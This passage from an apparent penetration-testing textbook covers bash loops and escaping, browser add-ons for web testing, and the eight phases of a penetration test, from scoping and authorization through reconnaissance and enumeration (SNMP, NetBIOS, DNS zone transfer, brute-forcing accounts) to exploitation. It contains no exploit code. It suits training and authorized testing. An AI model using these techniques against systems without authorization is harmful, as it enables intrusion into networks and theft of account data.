


Figure 3.24: *Output redirection appending output to a file*

Loops

There are a few ways to achieving loops when using bash shell, for the sake of this book we will focus on the '*for loop*' which is used for running a given set of commands on a list of items.

In the following example we will create a simple '*for loop*' with the value of the variable 'i' is set to a list of values from 1 to 5 generated using the '*seq*' command, the loop will run the sleep command and echo the value of

variable ‘i’ into a file ‘**`loop.txt`**’, the loop will continue to run the same set of commands for the next value in ‘i’ till value of the ‘i’ gets to 5 post which is when the loop will complete its final execution of commands and exit.




Figure 3.25: *For loops*

As you may have noticed the above script took 5 seconds to execute due to a 1 second sleep delay added to each execution, however the **`loop.txt`** file only shows the content as ‘5’. The reason for this is how the commands execute in a ‘*for loop*’. The set of commands (in this case sleep and echo) are re-run for each value of ‘i' and the output of the current command overwrites the file each time. This happens each time till the loop finishes and the output of the last command overwrites the **`loop.txt`** file. In such cases using the ‘>>’ operator becomes necessary to append the **`loop.txt`** file for each execution instead of overwriting it.




Figure 3.26: *for loop - appending data to file using the >> operator*

The result from the command issued above shows the output of the previous run that is, 5 along with the output generated the current ‘*for loop*’ which got appended sequentially to the same file.

Bash relies heavily on special characters for command chaining, input/output redirection, process backgrounding, and so on. In certain cases, it may become necessary to escape the special characters using the \

operator, doing so removes any special characteristics assigned to them and allows bash to treat these characters as normal ones.




Figure 3.27: *Escaping special characters using \ operator*

The **`echo`** command in the first example fails due to a syntax error, this happens as bash interprets the special characters <>?()[]&|';,

The second command completes successfully as all the special characters are neutralized correctly by using backslash '\' character, allowing the output to be echoed back on the screen.

Browser plugins

In this section, we will go through some web browser plugins which are not a part of the default install. These add-ons are particularly useful for giving the user the ability to perform quick and simple tasks during a penetration test from within the web browser without the need to rely on external tools available in the default Kali Linux install.




Figure 3.28: *Mozilla Firefox browser plugins*

The add-on section of Mozilla Firefox can be accessed by typing **`about:addons`** in the URL bar and then clicking on the '**`Find more add-ons`**' button' this should open up a separate tab with a search box for finding relevant add-ons.




Figure 3.29: *FoxyProxy extension*

Clicking on the suggestions in the drop-down will take us to the relevant add-on page, for the sake of this example we will click on FoxyProxy Standard from the suggestions, click on the '**`Add to Firefox`**' button and then click on '**`Add`**' to confirm the permissions and finish the installation.




Figure 3.30: *Adding extensions to Mozilla Firefox*

This should add the add-on to Firefox, and a corresponding icon will appear to the right of the URL bar next to the hamburger menu.

Using the same approach shown above, install the following addons:

HackBar V2

HackBar is an extension which provides useful features to perform security testing on web applications.

https://addons.mozilla.org/en-US/firefox/user/12077888/

Cookie Quick Manager

This extension allows for easy management of cookies on websites, its features include searching, creation, viewing, editing, removal, and so on.

https://addons.mozilla.org/en-US/firefox/addon/cookie-quick-manager/

Tamper Data for FF Quantum

Tamper Data extension allows users to view and tamper live HTTP requests.

https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/

Conclusion

Now that you have Kali linux and target machines installed in the lab environment, and have a basic understanding of Kali linux command line interface. We are ready to proceed to the next chapter where we will go through the concepts involves in planning and execution of a Penetration Test.

Questions

1. Which command is used to update the package database in Kali linux?
2. What are the commands used for searching files in Kali linux and the explain the differences between them?
3. What is command substitution and why is it useful?

4. Under what circumstances would you choose operator && instead of ; while chaining multiple commands?
5. Why are loops used in programming?

CHAPTER 4

Understanding the PT Process and Stages

While performing penetration testing, it is important to follow a standard process and proper stages. These process and stages can also be customized based on organization's own experiences and needs. As the saying goes, it's not complete unless process is properly followed and documented well. Same applies to the world of security assessments also. In this chapter, we will discuss about the following points:

- What is the importance of following a standard industry process?
- Determine the best PT methodology for your activities.
- Asses what is the applicable process flow from your organizations point of view, basically which process makes more sense.
- What are the different stages of penetration testing, and importance of each of those stages?

Structure

In this chapter the focus will be to explain a penetration testing framework that can be applied to most of the medium and large enterprise and other small organizations, with internal teams, and at the same time for independent security testers who help other organizations to test if they do not have any internal testing team.

- Importance of structured penetration testing
- Penetration testing Framework

Objective

After reading this chapter you will be able to:

- Understand the importance of structured penetration testing.
- Understand the various phases and the activities involved in them.

Importance of structured penetration testing

What is learned so far is that penetration test includes a series of process and techniques. Many of which can be either a manual effort, scripted and/or automated, or even a combination of all these techniques. These are performed to execute tasks very similar to that of an attacker on an organization's digital infrastructure, data and other IT assets, with an intent to test the security weaknesses. These attacks can be launched as an insider or a complete outsider like a real attack scenario.

Though it may appear that Penetration testing is fairly a simple and straight process, but in practice one has to follow a very structured and process-oriented methodology. Penetration testing is extremely technical in nature and also many a times it will throw outputs that will be complex in nature, and the testers have to make use of their knowledge and skills to unpack and understand that information. Testers and Analysts quite commonly also face certain roadblocks while conducting the tests and attack simulations, like how much and what to cover in their testing scope, be able to measure the impact and risks associated with critical system failure during the test runs, how long should they keep trying the tests, and last but not the least, how to handle a situation if accidentally any sensitive data leaks out during the testing processes.

It is highly important that process of penetration testing need a proper structure. And to build such a model, it is crucial to know the answers to few questions:

- Why is penetration testing different than other kind of security testing? Like for example, secure code testing, stress testing, configuration and compliance testing, Vulnerability Assessment and testing, and so on.
- What is the need for conducting penetration testing within the context of your business? (one should not conduct penetration test just because they have to fulfil some compliance requirements and/or clear a check box criteria for an audit item or query).
- What are the risks associated in conducting penetration test, and how should we pre-assess them?

The first step towards a structured penetration testing is to make sure that the tests are conducted by a trained, experiences and qualified and penetration tester. Following a pre-defined structure is necessary because penetration testing involves steps to exploit vulnerabilities and weaknesses of the system. Organizations can follow certain penetration methodologies to provide structure to their testing efforts, and maintain consistency during the tests.

Penetration testing framework

In this chapter, we will discuss more about the simplified Penetration Testing Framework.




Figure 4.1: *Penetration Testing Framework*

Let's understand this framework layer by layer. At a high level there are below 8 Phases that can be followed during the entire cycle of penetration testing.

Phase 1: Pre engagement activities

Phase 2: Planning

Phase 3: Information gathering

Phase 4: Reconnaissance

Phase 5: Enumeration

Phase 6: Vulnerability Research

Phase 7: Exploitation

Phase 8: Reporting

Our focus is to make sure that the penetration testing phases are logical, simple, easily adaptable and in case required, extensible as per the organizational need.

Phase 1: Pre engagement activities

Scoping for penetration testing is the first and the crucial phase, focusing on scoping will assist the testers to perform their tasks with accuracy, and also help them plan their activities well in advance. During scoping of penetration testing, researchers must focus on many aspects, like the availability of tools, a well-defined list of devices, application or network devices, about the readiness and preparedness of the support and network teams, clear understanding and knowledge of the environment, and proper management supports.

Avoiding or failing to adequately scope the activities may lead to numerous issues for the penetration tester and/or their organization. In adverse situations it may even lead to legal liabilities sometime. The scope should clearly define what needs to be tested, when needs to be tested, how much the testers should be allowed to penetrate, what need to be avoided. A key factor to consider while scoping is that how much time one should allow to complete the task in hand. The most common mistake that researchers do while scoping is to calculate the efforts based on number of IP addresses or IP ranges to scan and complete rest of the phases. The best practice is to always assess the amount of effort needed to complete the task as defined by the scope of work, and based on this assessment the time to complete the penetration testing must be scoped. While still on this topic of time and effort estimation/scoping, lets also consider the fact that these estimations will greatly depend on the skill, maturity, experience of the testers themselves or in many cases the team as a whole. It means that if the team/tester is highly experienced then the amount and accuracy of the test will vary as compared to less experienced ones. As a practice, the testers must scope for buffer time to the original scoped time to complete the

activities. Some of the important scoping criteria is as follows, which can be followed as per the need:

- Are you performing the penetration test to fulfil any regulatory or compliance requirements or is it just to assess any weaknesses by the internal team on a regular basis?
- What is the time window to conduct the penetration test, for example, during business hours only, or may be the organization wants to perform the tests during the -off-peak hours to avoid any business continuity disruptions, or may be only on the weekdays?
- It must also account for how many total IP addresses need to be tested, it will be also useful to separate in groups of internal and external IP addresses.
- Account for any devices such as a firewall, IDS/IPS or any web application firewall, as these devices may impact the penetration testing results.

The scoping activity will provide the safety net in case there are any disruptions during the testing, and disruptions are quite common during penetration testing. For example, a webserver under the testing scope may go down, and the testing is halted till it recovers and resumes normal services.

Phase 2: Planning

The planning phase will set the stage to gather initial information to prepare for the penetration testing. Prior to every testing, the penetration tester needs to ensure that a formal agreement explicitly detailing the test its scope and duration has been prepared, agreed and signed by both the parties, this is to done to provide absolute clarity and grant legal protection for the assignment. In case you are an internal team to your organization then this could just be an agreement between your team and the management or the stakeholders for whom you are performing the tests.

Following must be established to proceed for the next steps:

- Prepare a list of contacts and key stake holder individuals from both the team.

- Prepare an escalation matrix.
- Inform the support team about the penetration testing window, so that they are aware of the tests being run and can stay vigilant.
- Make sure the security operations teams are aware of the testing and the time window too, they can then monitor the scans and detect if any anomalous or malicious attacks are happening with similar patterns, and not block your scans.
- Define the test cases, and tests those you will run during the testing phases.
- Choose the tool set you will use and set up the testing environment accordingly.

At the end of this phase and by following all the steps, the tester will be able to gain valuable information about the target network, like Employee names, their positions and in some instances might also get contact details, technologies used, locations, computing platforms, Web exposure like domain names and number of domains used, hosting details, data center locations, or office locations, technologies used for their networks (from job postings and so on.), E-mail addresses and phone numbers.

Phase 3: Information gathering

In this phase, the activities are generally focused to gather as much information as possible about the target, for the purpose of our book we have divided this phase into two subphases, Phase 3a, General Information gathering phase which you would perform if the target you are planning to launch the testing against are just new or it's the first time launching a penetration testing. And Phase 3b, Historical Information gathering, which will be explained subsequently. Let's continue with phase 3a, during any information gathering the default choice is the use of Internet, to find all the critical or useful information that can be found about the target host or the organization. The techniques may vary from the usage of search engines to use of internet-based tools like WHOIS or gathering DNS info. Information gathering can be as creative as possible, more the amount of information gathered, be it technical information about the IT systems, or external facing applications and infrastructure, or maybe it can also be descriptions in job posts which give away the type of technology or products the

organization is using. A very creative search can many times reveal stored source codes in git repositories or similar locations, which may have embedded user or account credentials.

It is not necessary though that the information has to be collected directly from the target, or you need to make any contacts with the target and target systems at this stage of penetration testing. That phase comes a bit later though. During this phase, all or most of the information is collected from openly available information, mostly from public internet resources, the sole purpose of this phase is to explore all possible locations and sources of information which can give additional and useful information about the target. This can be divided into three distinct methods:

- Passive Information Gathering
- Active Information Gathering
- Historical Information

Following let's look a little bit in more detail about these two activities.

Passive Information Gathering

Passive information gathering is the process to capture and gather information about your target systems, and applications by avoiding any physical contact or connection to access the information. To achieve passive information gathering, use other sources those are open in the public to gather information about the target, it may include tools like whois query for example.

To locate the web presence of the target, you may choose to use search engines to dig deep about the target, Social media can be searched to get employee details, you can also use resources online to check the service status of the target, like how long the services are active or if there were any downtime in past, how long were those downtime each occurrence, and so on, you may also choose to perform reverse DNS lookup, check spam databases and various other public resources as there is no end to it, it is worth to recall here what was mentioned at the beginning of this phase, more creative you are, more information you can gather.

Active information gathering

During active information gathering an active connection is established with the target system/s in order to gather deeper information. In this scenario you will be able to gain the information that will directly help in identifying and analyzing the target security. You may choose to perform activities like Port scanning, Email header analysis (if you have received any emails from target) or you may try to probe the email server with the email addresses gathered from passive information gathering and analyze the response you receive from the servers (basically looking for a response back from the server, you might get a bounce response if the email is delivered). One other technique is to try DNS Zone transfer, just in case the external name servers are misconfigured and allow the internal DNS information to leak out. Zone transfer files will have some critical information, like Start of Authority Record (SOA), SOA holds information about any changes made to the DNS servers, like a host is modified, added or deleted. **Name Server** (**NS**), Address Record or A record, and also MX Record (which specifies mail exchange server).

Historical Information

This is a sub phase of information gathering, after planning phase, if you are an internal team, and have already performed regular penetration testing on our own network, say on a monthly or quarterly basis, then in that case you might already have some privileged information from previous scans and planning. This may include information about the target IP subnet, Applications that need to be tested, network related information and many other areas. In an enterprise environment, when an internal team is going to perform a regular penetration testing, they have the advantage of using any previous scan results and flaws that they found, as the network does not undergo massive changes over a short period of time. Your past knowledge about the systems and applications may lead to findings those are similar to the previous ones, which would then be a living proof that the fixes are not implemented. These repeated findings can help you force your teams to remediate faster. Or on the other hand, the remediation team will try to fix it in first attempt as they will be aware that the team will scan in and find in the next iterative. Once again creativity on how to use the past and historical information will be crucial for the greater success of the internal penetration testing.

Note: In both the scenarios of information gathering, it will lead to Reconnaissance phase.

Phase 4: Reconnaissance

Once enough and satisfactory information is gathered in through active and passive info-gathering methods, then before performing penetration test, it is extremely important to give proper attention to reconnaissance phase and its activities. The information that will be collected during this phase will be very useful while performing the next phases in penetration testing like, during enumeration and exploitation phases. Reconnaissance can be very interesting at times as there is no limit what you can discover, and how deep you can discover, information and data found may simply lead to system exploitation bypassing the need for enumeration. But on the contrary it's always a best practice to perform complete reconnaissance activities, find all the required data and then proceed towards the next phases via enumeration towards exploitation, rather than directly jumping into exploitation if anything lucrative information found. That way it is easy to ensure that you have covered all possible angles which can be used to gain control of the systems, and discovered all possible flaws, not just overlooked them by taking a shortcut. More information you can gather, much easier and smooth the penetration testing would be.

The information that you are collecting would also depend on the target systems or infrastructure or in cases the organization itself, as the nature of the data collected will also differ, just to explain it a bit further, if you are assessing an HR application, that is web based, then it will be helpful if you can identify the type of server it is running from, ports open for the application, all the other services running and then find what vulnerabilities those may have, from server, service, or application point of view. There are many tools are your disposal to perform these testes and reconnaissance activities. The major activities that is performed during this phase are as follows:

- Discover the network range and live IP addresses, active machines on those addresses, Map the network if possible
- Scan for open ports and running services on those live machines

- One important activity is to OS Fingerprinting, to accurately guess the OS being used on the active machines with help of tools and techniques at your disposal

Few tools that we will focus during the lab session in this book are as follows:

- NMap
- arp-scan
- Netdiscover
- netcat

Note: These tools are already part of the standard Kali Linux distribution.

Phase 5: Enumeration

The enumeration phase is where the information gathered from the previous activities and from reconnaissance phase will be used to further the tests and gain more and more deep information about the target, and also a step forward to the exploitation and gaining access to the target systems.

This phase involves a detailed technical activity to assess the network and its IT resources such as, gaining more detailed network related information to build a network topology of the target environment. Similar to other phases, there are specific and purpose-built tools are used to discover deep technical information about the live hosts, and its networks of the environment under test.

While mapping the network and its assets the target is to discover all live hosts and its OS, network switches and firewalls, security detection and monitoring systems like IDS and IPS, application servers and running services. Acquiring this detailed information will allow to perform targeted vulnerability assessment to find specific vulnerabilities which can be exploited for further gaining access to the systems. In this phase the tester can try to identify valid user accounts, open resource shares, poorly configured servers or applications to gain direct access, web application flaws like remote file inclusions to gain direct access to the application server.

Some of the activities during enumeration may involve:

- Gathering AD information and targeting week or vulnerable user accounts, for example, accounts with default passwords
- Enumerating NetBIOS name by using NBTscan tool
- Performing SNMP enumeration
- Connecting with network shares by leveraging null sessions

Various types of enumeration performed by testers:

- Finding our running applications banners to identify the service or application version
- Network Resource and shares
- Network Users, Security and user Groups
- Identify machine and host names
- SNMP Walk

Apart from above, the techniques used in this phase may include extracting information by using default password found, applying brute force on active directory to find relevant information related to users, groups and group policies, you can also use SNMP to discover network users. Some of the key enumeration activities could be service and port identification of common ports like following:

- **TCP 53:** DNS Zone transfer
- **TCP 135:** Microsoft RPC
- **TCP 137:** NetBIOS Name Service
- **TCP 139:** SMB over NetBIOS
- **TCP 445:** SMB over TCP
- **UDP 161:** SNMP
- **TCP/UDP 389:** LDAP
- **TCP 3389:** RDP Service (remote desktop)
- **TCP 25:** Simple Mail Transfer Protocol (SMTP)
- **TCP 80:** Web Service
- **TCP 8080:** Proxy services
- **TCP 443:** SSL

However, it is not necessary that some of the above services, have to run on default ports, for security reasons many a times organizations choose to use custom ports for certain services, like for example, they may choose to use port 8181 for proxy, or any other custom port for web applications. Apart from the above ports, you might also discover few more commonly used ports by other services, and sometimes it may be very specific to applications those are built inhouse by the organization, so it will vary from organization to organization also. Let's discuss some of the common exploitation techniques in little more detail.

NetBIOS enumeration

NetBIOS in general is used for communicating between computers connected over a LAN/WAN to allow file sharing and printers. NetBIOS can be used to detect and identify connected network devices over TCP/IP in Windows based systems. Usually NetBIOS names are unique in nature, and can reveal some interesting information about the devices which can be enumerated. Some common factors that can be found are like, all the list of computers which are connected to a particular domain, open shares on those hosts, and so on., most of these can be found by using common tools like Nbtstat.

SNMP enumeration

Simple Network Management Protocol (**SNMP**) is a UDP based protocol which is used to manage and maintain network devices like routers, and switches. SNMP is very commonly used in most of the OS including Windows Server, Linux & UNIX servers too. SNMP is always targeted by researchers and testers to enumerate details related to user accounts, their passwords, associated system names in the target environment. SNMP is used in **Network Management System** (**NMS**) for monitoring and management of network devices. The SNMP enabled devices allows access to a management information database with read or write access permissions based on the access levels. This Database holds description of network objects with specific identifiers, and also acts as a repository of values and settings. SNMP used Community Strings to authenticate between devices, these community strings are nothing but text strings. This particular implementation of authentication mechanism allows any attackers

or security testers to perform network sniffing. If the community strings are not protected or configured properly then network information can be leaked. Some of the tools like SNMP-WALK SolarWinds can be used during SNMP enumeration.

DNS Enumeration

DNS enumeration is another very commonly used method to locate the DNS servers and its related records about the target systems/networks. It can provide very useful information like IP addresses, usernames, computer names, and so on. of the target systems. DNS record will provide an overview of resource records that is stored in the zone files. Because DNS data is replicated via DNS Zone Transfer for a pool of DNS servers. Attackers or penetration tester can perform a DNS zone transfer request, and if the DNS server allows zone transfers because of any configuration flaws to the unauthorised party, then in that case the DNS names and IP addresses associated with the devices can be accessed in clear text. Some of the tools that can be used for this activity are like nslookup or maltego.

Phase 6: Vulnerability research

The vulnerability research phase takes into account all the intelligence collated during the information gathering, reconnaissance and enumeration phases to come up with a list of potential security issues pertaining to the target systems, the security issues are analysed further to determine their severity, impact and ease of exploitation. Additional verification measures are performed to determine their validity and eliminate any false positives.

The security issues are then mapped with the list of known exploits and techniques available for each security issue identified, this is done to arrive at the success and failure rates for each exploit or technique available. Particular attention has to be paid during the research phase while evaluating various exploits and techniques to avoid any potential harm to the target system.

Phase 7: Exploitation

In the exploitation phase the primary focus of the tester is to exploit the security flaws found using the exploits or techniques found during the

previous phase. Careful evaluation and planning is required on behalf of the tester to determine the most effective and safest approach, and avoid knocking the system off the network, getting detected/blocked by the monitoring systems, and not achieving the set objectives. All actions performed in this phase need to be well controlled and coordinated, proof of all activities performed should be captured and retained for the next phase.

Phase 8: Reporting

